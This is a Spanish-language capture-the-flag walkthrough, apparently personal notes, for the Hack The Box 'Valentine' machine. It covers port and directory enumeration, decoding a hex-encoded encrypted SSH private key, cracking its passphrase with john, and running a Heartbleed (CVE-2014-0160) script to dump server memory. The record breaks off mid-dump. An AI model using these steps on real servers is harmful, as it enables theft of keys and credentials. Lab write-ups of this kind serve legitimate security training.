

Valentine

Máquina Linux fácil

Enumeración

0.0.1. Escaneo de puertos:

`nmap -Pn -p- --open 10.10.10.79 -T4`

```
(kali@kali)-[~/machineshtb/Valentine]
$ nmap -Pn -p- --open 10.10.10.79 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-13 23:59 GMT
Nmap scan report for 10.10.10.79
Host is up (0.11s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
Nmap done: 1 IP address (1 host up) scanned in 32.37 seconds

(kali@kali)-[~/machineshtb/Valentine]
$
```

0.0.1. Escaneo de versiones:



```
(kali@kali)-[~/machineshtb/Valentine]
$ nmap -Pn -sCV -p22,80,443 10.10.10.79 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-14 00:01 GMT
Nmap scan report for 10.10.10.79
Host is up (0.10s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
| 1024 96:4c:51:42:3c:ba:22:49:20:4d:3e:ec:90:cc:fd:0e (DSA)
| 2048 46:bf:1f:cc:92:4f:1d:a0:42:b3:d2:16:a8:58:31:33 (RSA)
|_ 256 e6:2b:25:19:cb:7e:54:cb:0a:b9:ac:16:98:c6:7d:a9 (ECDSA)
80/tcp    open  http         Apache httpd 2.2.22 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.2.22 (Ubuntu)
443/tcp   open  ssl/http     Apache httpd 2.2.22 ((Ubuntu))
|_ http-server-header: Apache/2.2.22 (Ubuntu)
|_ ssl-cert: Subject: commonName=valentine.htb/organizationName=valentine.htb/stateOrProvinceName=FL/countryName=US
| Not valid before: 2018-02-06T00:45:25
|_ Not valid after: 2019-02-06T00:45:25
|_ ssl-date: 2025-03-14T00:01:27+00:00; 0s from scanner time.
|_ http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel



Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 19.27 seconds

(kali@kali)-[~/machineshtb/Valentine]
$
```

Realizamos una enumeración web añadiendo antes el dominio encontrado en nmap al archivo hosts



Buscamos directorios encontrados y validamos los directorios



0.0.1. Decodificar hexadecimal a texto

como encontramos un hexadecimal y algunas notas relacionadas con la codificación decodificamos el hexadecimal encontrado.

<https://www.convertstring.com/es/EncodeDecode/HexDecode>

https://www.convertstring.com/es/EncodeDecode/HexDecode

DeepL Translate - El m... Machine Excell Training ACTIVE DIRECTORY OSCP Tmux Cheat Sheet & Q...

```
78 4b 2b 54 58 45 4c 33 69 63 6d 49 4f 42 52 64 50 79 77 36 65 2f 4a 6c 51 6c 56 52 6c 6d 53 68
46 70 49 38 65 62 2f 38 56 73 54 79 4a 53 65 2b 62 38 35 33 7a 75 56 32 71 4c 0d 0a 73 75 4c 61
42 4d 78 59 4b 6d 33 2b 7a 45 44 49 44 76 65 4b 50 4e 61 61 57 5a 67 45 63 71 78 79 6c 43 43 2f
77 55 79 55 58 6c 4d 4a 35 30 4e 77 36 4a 4e 56 4d 4d 38 4c 65 43 69 69 33 4f 45 57 0d 0a 6c 30
6c 6e 39 4c 31 62 2f 4e 58 70 48 6a 47 61 38 57 48 48 54 6a 6f 49 69 6c 42 35 71 4e 55 79 79 77
53 65 54 42 46 32 61 77 52 6c 58 48 39 42 72 6b 5a 47 34 46 63 34 67 64 6d 57 2f 49 7a 54 0d 0a
52 55 67 5a 6b 62 4d 51 5a 4e 49 49 66 7a 6a 31 51 75 69 6c 52 56 42 6d 2f 46 37 36 59 2f 59 4d
72 6d 6e 4d 39 6b 2f 31 78 53 47 49 73 6b 77 43 55 51 2b 39 35 43 47 48 4a 45 38 4d 6b 68 44 33
0d 0a 2d 2d 2d 2d 2d 45 4e 44 20 52 53 41 20 50 52 49 56 41 54 45 20 4b 45 59 2d 2d 2d 2d 2d
```

Hex Decode!

Hex al texto Descargar archivo

Copie el hexagonal decodificado texto aquí:

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC,AEB88C140F69BF2074788DE24AE48D46

DbPrO78kegNuk1DAqIAN5bjXv0PPsog3jdbMFS8iE9p3UOL0IF0xf7PzmrkDa8R
5y/b46+9nEpCMfTPhNuJRcW2U2gJcOFH+9RJDBC5UJMU51/gjB/7/My00Mwx+al6
0EI0SbOYUAV1W4EV7m96QsZjrwJvnjVafm6VsKaTPBHpugcASvMqz76W6abRZeXi
Ebw66hjFmAu4AzqcM/kigNRFPYuNiXrXs1w/deLCqCJ+Ea1T8zlas6fcmhM8A+8P
```

Al decodificar encontramos una llave ssh probamos el acceso con el usuario coffee, pero detectamos que tiene una llave

chmod 0600 llave

ssh coffee@10.10.10.79 -i llave

```
(kali@kali)-[~/machineshtb/Valentine]
$ chmod 0600 llave

(kali@kali)-[~/machineshtb/Valentine]
$ ssh coffee@10.10.10.79 -i llave
The authenticity of host '10.10.10.79 (10.10.10.79)' can't be established.
ECDSA key fingerprint is SHA256:lqH8pv30qdlekX8RTgJTq79ljYnL2cXfLNTYu8LS5w.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.79' (ECDSA) to the list of known hosts.
Enter passphrase for key 'llave': 
[Valentine0:escaneo 1:bash- 2:ssh*]
```

podemos usar fuerza bruta john

Cracking ssh key ssh2john

Convertimos la llave en formato hash para que john trabaje, esto se logra con ssh2john

ssh2john llave > hashllave.txt


```
ssh                ssh2john  ssh-add    ssh-age
(kali@kali)-[~/machineshtb/Valentine]
$ ssh2john llave > hashllave.txt
(kali@kali)-[~/machineshtb/Valentine]
$
```

ahora utilizo john

john -w=/usr/share/wordlists/rockyou.txt hash.txt

```
=====
(kali@kali)-[~/machineshtb/Valentine]
$ john -w=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:04 DONE (2025-03-14 00:41) 0g/s 2944Kp/s 2944Kc/s 2944KC/sa6_123..*7;Vamos!
Session completed.
(kali@kali)-[~/machineshtb/Valentine]
$
```

Sin embargo, no encontré nada, averigüé también con hashcat, pero no obtuve algún resultado, analizando más a fondo las tecnologías web encontré PHP 5.3.10



busqué un exploit asociado y encontré una posible afectación al directorio cgi



EXPLOIT
DATABASE

Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution

EDB-ID:

29290

CVE:

2012-2336
2012-2311
2012-1823

Author:

KINGCOPE

Type:

REMOTE

Platform:

PHP

Date:

2013-10-29


EDB Verified: 

Exploit:  / 

Vulnerable App:

```
[+] Extensions: .php, .html, .xml, .css, .js, .php, .txt
[+] Add Slash: true
[+] Timeout: 10s


=====
Starting gobuster in directory enumeration mode
=====
./html/ (Status: 403) [Size: 287]
././ (Status: 200) [Size: 38]
./index/ (Status: 200) [Size: 38]
./html/ (Status: 403) [Size: 288]
./index.php/ (Status: 200) [Size: 38]
./cgi-bin/ (Status: 403) [Size: 290]
./icons/ (Status: 403) [Size: 288]
./doc/ (Status: 403) [Size: 286]
./dev/ (Status: 200) [Size: 1100]
./encode/ (Status: 200) [Size: 554]
./encode.php/ (Status: 200) [Size: 554]
./decode/ (Status: 200) [Size: 552]
./decode.php/ (Status: 200) [Size: 552]
Progress: 223829 / 1764480 (12.69%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 224149 / 1764480 (12.70%)
=====
Finished
=====
```



Secure Data Encoder - No Data

submit

Click [here](#) to use the decoder.




Your input:

hola

Your encoded input:

†%oZ




Your input:

hola

Your encoded input:

aG9sYQ==



Your input:

aG9sYQ==

Your encoded input:

hola

Luego de validar tambien temas de shellshock no parece ser vulnerable, utilizo el script de vulnerabilidades de nmap para ver si me reporta algo adicional .
nmap -Pn 10.10.10.79 -T4 --script vuln


```
Host is up (0.11s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
|_ http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
| ☺ /dev/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)'
|_ /index/: Potentially interesting folder
443/tcp    open  https
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
| ssl-heartbleed:
|   VULNERABLE:
|     The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library.
|     State: VULNERABLE
|     Risk factor: High
|     OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of
|     ory of systems protected by the vulnerable OpenSSL versions and could allow for disclosure of
|     ys themselves.
|
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
|       http://www.openssl.org/news/secadv_20140407.txt
|       http://cvedetails.com/cve/2014-0160/
|_ ssl-ccs-injection:
|   VULNERABLE:
|     SSL/TLS MITM vulnerability (CCS Injection)
|     State: VULNERABLE
```

Your input:

aG9sYQ==

Your encoded input:

hola

Heartbleed CVE-2014-0160.py CVE-2014-0160

Heartbleed es una vulnerabilidad que afecta a servidores que implementan open ssl el protocolo heartbeat permite básicamente mantener una conexión con el servidor. Desde la versión 1.0.1 F para abajo son vulnerables. Al aprovechar esta vulnerabilidad, el atacante obtiene información sobre el certificado, contraseñas, cookies, etc..

Busco un exploit que y encuentro uno en payloadallthethings

```
PayloadsAllTheThings / CVE Exploits / Heartbleed CVE-2014-0160.py ↑ Top
Code Blame 216 lines (192 loc) · 6.07 KB
8 from builtins import str
9 from builtins import range
10 import sys
11 import struct
12 import socket
13 import time
14 import select
15 import re
16 from optparse import OptionParser
17 import smtplib
18
19 options = OptionParser(usage='%prog server [options]', description='Test for SSL heartbeat vulnerability (CVE-2014-0160)')
20 options.add_option('-p', '--port', type='int', default=443, help='TCP port to test (default: 443)')
21 options.add_option('-n', '--num', type='int', default=1, help='Number of heartbeats to send if vulnerable (defines how much')
22 options.add_option('-f', '--file', type='str', default='dump.bin', help='Filename to write dumped memory too (default: dump.')
23 options.add_option('-q', '--quiet', default=False, help='Do not display the memory dump', action='store_true')
24 options.add_option('-s', '--starttls', action='store_true', default=False, help='Check STARTTLS (smtp only right now)')
25
26 def h2bin(x):
```

Pegamos la data en un archivo y damos permisos de ejecución

```
(kali㉿kali)-[~/machineshtb/Valentine]
$ nano Heartbleedexp.py

(kali㉿kali)-[~/machineshtb/Valentine]
$ chmod +x Heartbleedexp.py

(kali㉿kali)-[~/machineshtb/Valentine]
$
```

ejecuto con Python 2

python2 Heartbleedexp.py valentine.htb

```

3e40: 2F 35 2E 30 20 28 63 6F 6D 70 61 74 69 62 6C 65 /5.0 (compatible
3e50: 3B 20 4E 6D 61 70 20 53 63 72 69 70 74 69 6E 67 ; Nmap Scripting
3e60: 20 45 6E 67 69 6E 65 3B 20 68 74 74 70 73 3A 2F Engine; https://
3e70: 2F 6E 6D 61 70 2E 6F 72 67 2F 62 6F 6F 6B 2F 6E /nmap.org/book/n
3e80: 73 65 2E 68 74 6D 6C 29 0D 0A 48 6F 73 74 3A 20 se.html)..Host:
3e90: 76 61 6C 65 6E 74 69 6E 65 2E 68 74 62 0D 0A 0D valentine.htb...
3ea0: 0A 48 45 41 44 20 2F 77 65 62 61 64 6D 69 6E 2F .HEAD /webadmin/
3eb0: 69 6E 64 65 78 2E 61 73 70 20 48 54 54 50 2F 31 index.asp HTTP/1
3ec0: 2E 31 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 .1..Connection:
3ed0: 6B 65 65 70 2D 61 6C 69 76 65 0D 0A 55 73 65 72 keep-alive..User
3ee0: 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F -Agent: Mozilla/
3ef0: 35 2E 30 20 28 63 6F 6D 70 61 74 69 62 6C 65 3B 5.0 (compatible;
3f00: 20 4E 6D 61 70 20 53 63 72 69 70 74 69 6E 67 20 Nmap Scripting
3f10: 45 6E 67 69 6E 65 3B 20 68 74 74 70 73 3A 2F 2F Engine; https://
3f20: 6E 6D 61 70 2E 6F 72 67 2F 62 6F 6F 6B 2F 6E 73 nmap.org/book/ns
3f30: 65 2E 68 74 6D 6C 29 0D 0A 48 6F 73 74 3A 20 76 e.html)..Host: v-
3f40: 61 6C 65 6E 74 69 6E 65 2E 68 74 62 0D 0A 0D 0A alentine.htb...tblee
3f50: 48 45 41 44 20 2F 77 65 62 61 64 6D 69 6E 2F 61 HEAD /webadmin/a
3f60: 64 6D 69 6E 2E 61 73 70 20 48 54 54 50 2F 31 2E dmin.asp HTTP/1.~/mach
3f70: 31 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 6B 1..Connection: k
3f80: 65 65 70 2D 61 6C 69 76 65 0D 0A 55 73 65 72 2D eep-alive..User-
3f90: 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 35 Agent: Mozilla/5
3fa0: 2E 30 20 28 63 6F 6D 70 61 74 69 62 6C 65 3B 20 .0 (compatible;
3fb0: 4E 6D 61 70 20 53 63 72 69 70 74 69 6E 67 20 45 Nmap Scripting E
3fc0: 6E 67 69 6E 65 3B 20 68 74 74 70 73 3A 2F 2F 6E ngine; https://n
3fd0: 6D 61 70 2E 6F 72 67 2F 62 6F 6F 6B 2F 6E 73 65 map.org/book/nse
3fe0: 2E 68 74 6D 6C 29 0D 0A 48 6F 73 74 3A 20 76 61 .html)..Host: va
3ff0: 6C 65 6E 74 69 6E 65 2E 68 74 62 0D 0A 0D 0A 48 lentine.htb....H

WARNING: server valentine.htb returned more data than it should - server is vul

(kali@kali)-[~/machineshtb/Valentine]
$ python2 Heartbleedexp.py valentine.htb
[Valentine0:escaneo- 1:bash 2:bash* 3:[tmux]

```

la salida entrega mucha información por lo cual mando esto a un txt para buscar más fácil datos importantes
python2 Heartbleedexp.py valentine.htb >> data.txt

```

156 08e0: 76 61 6C 65 6E 74 69 6E 65 2E 68 74 62 0D 0A 43 valentine.htb..C
157 08f0: 6F 6E 6E 65 63 74 69 6F 6E 3A 20 6B 65 65 70 2D onnection: keep-
158 0900: 61 6C 69 76 65 0D 0A 0D 0A 47 45 54 20 2F 70 72 alive....GET /pr
159 0910: 75 65 62 61 2F 20 48 54 54 50 2F 31 2E 31 0D 0A ueba/ HTTP/1.1..
160 0920: 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 User-Agent: Mozi
161 0930: 6C 6C 61 2F 35 2E 30 20 28 63 6F 6D 70 61 74 69 lla/5.0 (compati
162 0940: 62 6C 65 3B 20 4E 6D 61 70 20 53 63 72 69 70 74 ble; Nmap Script
163 0950: 69 6E 67 20 45 6E 67 69 6E 65 3B 20 68 74 74 70 ing Engine; http
164 0960: 73 3A 2F 2F 6E 6D 61 70 2E 6F 72 67 2F 62 6F 6F s://nmap.org/boo
165 0970: 6B 2F 6E 73 65 2E 68 74 6D 6C 29 0D 0A 48 6F 73 k/nse.html)..Hos
166 0980: 74 3A 20 76 61 6C 65 6E 74 69 6E 65 2E 68 74 62 t: valentine.htb
167 0990: 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 6B 65 ..Connection: ke
168 09a0: 65 70 2D 61 6C 69 76 65 0D 0A 0D 0A 47 45 54 20 ep-alive....GET
169 09b0: 2F 70 72 75 65 62 61 73 2F 20 48 54 54 50 2F 31 /pruebas/ HTTP/1
170 09c0: 2E 31 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 .1..User-Agent:
171 09d0: 4D 6F 7A 69 6C 6C 61 2F 35 2E 30 20 28 63 6F 6D Mozilla/5.0 (com
172 09e0: 70 61 74 69 62 6C 65 3B 20 4E 6D 61 70 20 53 63 patible; Nmap Sc
173 09f0: 72 69 70 74 69 6E 67 20 45 6E 67 69 6E 65 3B 20 ripting Engine;
174 0a00: 68 74 74 70 73 3A 2F 2F 6E 6D 61 70 2E 6F 72 67 https://nmap.org
175 0a10: 2F 62 6F 6F 6B 2F 6E 73 65 2E 68 74 6D 6C 29 0D /book/nse.html).
176 0a20: 0A 48 6F 73 74 3A 20 76 61 6C 65 6E 74 69 6E 65 .Host: valentine
177 0a30: 2E 68 74 62 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E .htb..Connection
178 0a40: 3A 20 6B 65 65 70 2D 61 6C 69 76 65 0D 0A 0D 0A : keep-alive....
179 0a50: 47 45 54 20 2F 70 72 76 2F 20 48 54 54 50 2F 31 GET /prv/ HTTP/1
180 0a60: 2E 31 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 .1..User-Agent:
181 0a70: 4D 6F 7A 69 6C 6C 61 2F 35 2E 30 20 28 63 6F 6D Mozilla/5.0 (com
182 0a80: 70 61 74 69 62 6C 65 3B 20 4E 6D 61 70 20 53 63 patible; Nmap Sc
183 0a90: 72 69 70 74 69 6E 67 20 45 6E 67 69 6E 65 3B 20 ripting Engine;
184 0aa0: 68 74 74 70 73 3A 2F 2F 6E 6D 61 70 2E 6F 72 67 https://nmap.org
185 0ab0: 2F 62 6F 6F 6B 2F 6E 73 65 2E 68 74 6D 6C 29 0D /book/nse.html).
186 0ac0: 0A 48 6F 73 74 3A 20 76 61 6C 65 6E 74 69 6E 65 .Host: valentine
187 0ad0: 2E 68 74 62 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E .htb..Connection
188 0ae0: 3A 20 6B 65 65 70 2D 61 6C 69 76 65 0D 0A 0D 0A : keep-alive....
189 0af0: 47 45 54 20 2F 70 75 62 2F 20 48 54 54 50 2F 31 GET /pub/ HTTP/1
190 0b00: 2E 31 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 .1..User-Agent:

```

ejecuto 5 veces el exploit dado que siempre entrega data distinta y en la quinta vez encuentro algo importante.

```

(kali㉿kali)-[~/machineshtb/Valentine]
$ python2 Heartbleedexp.py valentine.htb >> data2.txt

(kali㉿kali)-[~/machineshtb/Valentine]
$ python2 Heartbleedexp.py valentine.htb >> data3.txt

(kali㉿kali)-[~/machineshtb/Valentine]
$ md5sum data.txt
4510dc4c475e19ba05c181471926761f  data.txt

(kali㉿kali)-[~/machineshtb/Valentine]
$ md5sum data2.txt
a0670023cc78fa3bdeee18c63e38acb5  data2.txt

(kali㉿kali)-[~/machineshtb/Valentine]
$ md5sum data3.txt
4510dc4c475e19ba05c181471926761f  data3.txt

(kali㉿kali)-[~/machineshtb/Valentine]
$ python2 Heartbleedexp.py valentine.htb >> data5.txt

(kali㉿kali)-[~/machineshtb/Valentine]
$ md5sum data5.txt
fc54af40be6e285af89bd93b87c9fc2e  data5.txt

```

```

data5.txt
~/machineshtb/Valentine

9 Server TLS version was 1.2
10
11 Sending heartbeat request...
12 ... received message: type = 24, ver = 0302, length = 16384
13 Received heartbeat response:
14 0000: 02 40 00 D8 03 02 53 43 5B 90 9D 9B 72 0B BC 0C  .@....Sc[ ... r ...
15 0010: BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 90  .+..H...9.....
16 0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0  .w.3....f.....".
17 0030: 21 00 39 00 38 00 88 00 87 C0 0F C0 05 00 35 00  !.9.8.....5.
18 0040: 84 C0 12 C0 08 C0 1C C0 1B 00 16 00 13 C0 0D C0  .....
19 0050: 03 00 0A C0 13 C0 09 C0 1F C0 1E 00 33 00 32 00  .....3.2.
20 0060: 9A 00 99 00 45 00 44 C0 0E C0 04 00 2F 00 96 00  ....E.D...../ ...
